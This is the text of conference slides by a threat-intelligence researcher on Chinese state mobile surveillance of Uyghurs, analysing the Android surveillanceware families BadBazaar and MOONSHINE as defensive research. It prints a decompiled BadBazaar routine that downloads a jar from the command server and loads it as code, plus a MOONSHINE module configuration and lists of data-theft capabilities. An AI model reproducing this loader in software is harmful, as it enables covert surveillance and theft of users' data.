PRC'S Use of Mobile Surveillance For Tracking the Uyghur Population In China and Abroad


CYBERWARCON - 11.10.2022

Kristina Balaam, Staff Threat Intelligence Researcher

@chmodxx_ // @chmodxx@infosec.exchange // kristina.balaam@lookout.com


A Brief History of the CCP's Surveillance of Minority Groups

The CCP's "five poisons" (五毒)



"the reason they pose the threat is that they operate inside and outside China"
(Hoffman & Mattis, 2016)

The CCP's "five poisons" (五毒)



"the reason they pose the threat is that they operate inside and outside China"
(Hoffman & Mattis, 2016)


A Brief History of the CCP's Surveillance of Minority Groups

- Xinjiang (Uyghur Autonomous Region of Xinjiang) **新疆维吾尔自治区**
- Northwesternmost China; North of Tibet
- 642,820 mi²; slightly larger than Alaska or Québec
- Population comprises 56 different ethnic groups, the largest being Uyghurs, Han, Kazak and Hui (SCIO, 2021)
- 20% of China's oil and gas, significant coal production, and produces a quarter of the world's cotton and tomatoes (Leith, 2022)

Council on Foreign Relations, https://www.cfr.org/backgrounder/china-xinjiang-uyghurs-muslims-repression-genocide-human-rights#chapter-title-0-9

A Brief History of the CCP's Surveillance of Minority Groups


- Political unrest in the region for the past few decades
- "Re-education" camps
- Estimated that efforts began in 2014 & significantly expanded in 2017 (Maizland, 2022)
- Prior to 2017, most individuals sent to these camps were religious leaders, since 2017 ~1.5 million Uyghurs, Kazakhs and Hui detained (Byler, 2021)
- Reports of abuse, forced sterilisation, forced labour



ASPI's Xinjiang Data Project (https://xjdp.aspi.org.au/map)

A Brief History of the CCP's Surveillance of Minority Groups


- 2017-2020 over 533,000 people were formally prosecuted in Xinjiang - 6x higher than the national average (Byler, 2021)
- From both victim testimony and leaked police files (VOC, 2022) we see that an individual's reason for detention can vary significantly; sometimes very little explanation is given
- "Pre-criminal" activities



Xinjiang Police Files - VOC, 2022

“Pre-criminal” Activity

- Activities that suggest an individual is a threat to state security or prone to religious extremism
    - visiting a mosque “more than 200 times” (Byler, 2021)
    - using a VPN (“violent and terrorist software”) (Lam, 2016)
    - viewing religious texts or receiving religious texts via SMS or social media
    - Accessing social media platforms after they had been blocked for users in Xinjiang



GlobalVoices.org - Lam, 2016

The Perfect Espionage Tool

Voice

Camera

Email

Location

Contact lists


SMS / 3P Messaging

Documents, Photos

Notes, Calendar Events


Passwords

2FA Codes




A Timeline of Uyghur Surveillance Families

Early Families (2012-2017)




2018 - Present



2018 - Present

- Fake app stores
- Social engineering on Uyghur-language Social Media Platforms
- Spear-phishing attacks



Of the apps collected from Uyghur-language forums, social media platforms since July 2022…

30% Were Surveillanceware

62%
BADBAZAAR

25%
MOONSHINE

4%
DOUBLEAGENT

5.5%
MISC. SURVEILLANCEWARE

2%
HENBOX

.5%
PLUGINPHANTOM

Active Campaigns: **BadBazaar**

BadBazaar

- An Android sample flagged as “Bahamut” and shared on Twitter by @malwrhunterteam
- We identified additional applications with specific targeting of Uyghurs within China and abroad, and broader targeting of countries with significant Muslim populations (Turkey, Afghanistan)
- 70% of samples in our dataset from social media


BadBazaar

- Early variants bundled a jar file that contained the malicious functionality within /assets
- In its current state, BadBazaar downloads surveillance functionality from its C2

```
private void readAndRunStage(DataInputStream inputstream, OutputStream outputstream) throws Exception {
    int v;
    for(v = inputstream.readByte(); v != 0; v = inputstream.readByte()) {
        switch(v) {
            case 99: {
                if(!new File(this.getApplicationContext().getCacheDir().getAbsolutePath() + File.separator + "update.jar").exists()) {
                    outputstream.write(99);
                }

                outputstream.write(0);
                break;
            }
            case 104: {
                byte[] buf = new byte[inputstream.readInt()];
                inputstream.readFully(buf);
                File var10 = new File(this.getApplicationContext().getCacheDir().getAbsolutePath() + File.separator + "update.jar");
                if(!var10.exists()) {
                    var10.createNewFile();
                }

                FileOutputStream var9 = new FileOutputStream(var10);
                var9.write(buf);
                var9.flush();
                var9.close();
                this.classLoader = ShellService.loadDex(this.getApplicationContext(), true, "update.jar");
                this.MessageHandlerMethod = this.classLoader.loadClass("orga.user.securesoft.MessageHandler").getMethod("HandleMessage", Byte.TYP
                break;
            }
            default: {
                try {
                    this.MessageHandlerMethod.invoke(null, ((byte)(((byte)v))), inputstream, outputstream, this.getApplicationContext(), ModifyCo
                }
                catch(Exception ex) {
                    ex.printStackTrace();
                }
            }
        }

        outputstream.flush();
    }
}
```


BadBazaar

- Latitude and longitude
- List of installed packages
- Call logs and geocoded location associated with the call
- Contacts information
- Installed Android apps
- SMS information
- Extensive device information
- Wi-Fi info
- Record phone calls
- Take pictures
- Data and database files from the trojanized app's SharedPreferences directory
- Retrieve a list of files on the device that end in .ppt, .pptx, .docx, .xls, .xlsx, .doc, or .pdf
- Folders of interest as specified dynamically from the C2 server, including images from the camera and screenshots, Telegram, Whatsapp, GBWhatsapp, TalkBox, Zello attachments, logs, and chat history




BadBazaar


- SSL pinning to try and prevent MITM attacks
- SSL Certificates in latest variants all have the CN “MyServer” and are used across multiple C2s
- Fingerprint:
  - Domains follow the pattern of 3-4 letter subdomain on a domain of seemingly random characters (eg. afg.asdfwejksflf[.]com)
  - Newest variants use ports 20121 and 20122 exclusively
  - Hosted by Hetzner




BadBazaar

- Overlapping infrastructure with DoubleAgent
- Use of digital APT quartermasters for some C2 infrastructure; one in particular is tied to other long-running surveillance campaigns attributed to APT15 (who we connected previous Uyghur surveillance campaigns to in 2020)








Active Campaigns: **MOONSHINE pt.2**

MOONSHINE

- Application-based variants of the surveillance kit detailed by Citizen Lab in 2019
- Early variants asked for extensive permissions
- Newest 2022 variants rely on a “whisky_score” to see how vulnerable a particular device is




MOONSHINE

- Native library file, libout.so, extracts the payload Scotch.jar and sets the C2 information
- Scotch retrieves additional modules - currently 4 - to perform surveillance capabilities
- Module details and additional C2s are stored as an encrypted String in a SharedPreferences file named 8B14B755-C161-4804-A62B-8776315E07CD.xml



```
{"componentInfoList":[{"class_name":"com.sec.whisky.scotch","date":1666146248944,"file_name":"scotch.jar","hash":"DA7F4F3D9E7517E
48408F4096FB57AC3","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":false,"type":0,"version_name":"3.0.202110
11.1"},{"class_name":"com.sec.whisky.Bourbon","date":1664273311063,"file_name":"bourbon.jar","hash":"4c67275fbc3222ab42b84c3a82b9
29a9","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"3.0.20220927.1"},{"class
_name":"com.sec.whisky.IceCube","date":1664273311693,"file_name":"icecube.jar","hash":"2526ec87a4ddd5e597a9ece6454fbc3c","id":nul
l,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"3.0.20220927.1"},{"class_name":"com.se
c.whisky.CpCom","date":1664273232039,"file_name":"cpcom.jar","hash":"c4b9ed7265c295b529b1420196b985ba","id":null,"is_auto_upgrade
":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"0.1.20220927.1"},{"class_name":"com.sec.whisky.Scotch","
date":1664273312388,"file_name":"scotch.jar","hash":"f879112e6fe76d1af1ffe20a7c6d32f7","id":null,"is_auto_upgrade":true,"is_depre
cated":false,"is_outdated":true,"type":0,"version_name":"3.0.20220927.1"},{"class_name":"com.sec.whisky.Salt","date":166427323214
6,"file_name":"salt.jar","hash":"2c878f679c1cfc35009bc1b7c53545b6","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_out
dated":true,"type":1,"version_name":"0.1.20220927.1"}],"file_chunk_size":2097152,"list_chunk_size":200,"whisky_id":"44639b69-0090
-421b-9bde-585369ed9d21","ws_url":"wss://[redacted]10443/ws?whisky_id\u003d44639b69-0090-421b-9bde-585369ed9d21\u00
26score\u003d2"}
```

MOONSHINE

- Call recording
- Contact collection
- Retrieving files from a location specified by the C2
- Collecting device location data
- Exfiltrating SMS messages
- Camera capture
- Microphone recording
- Establishing a SOCKS proxy
- Collecting WeChat data from Tencent wcdb database files



MOONSHINE



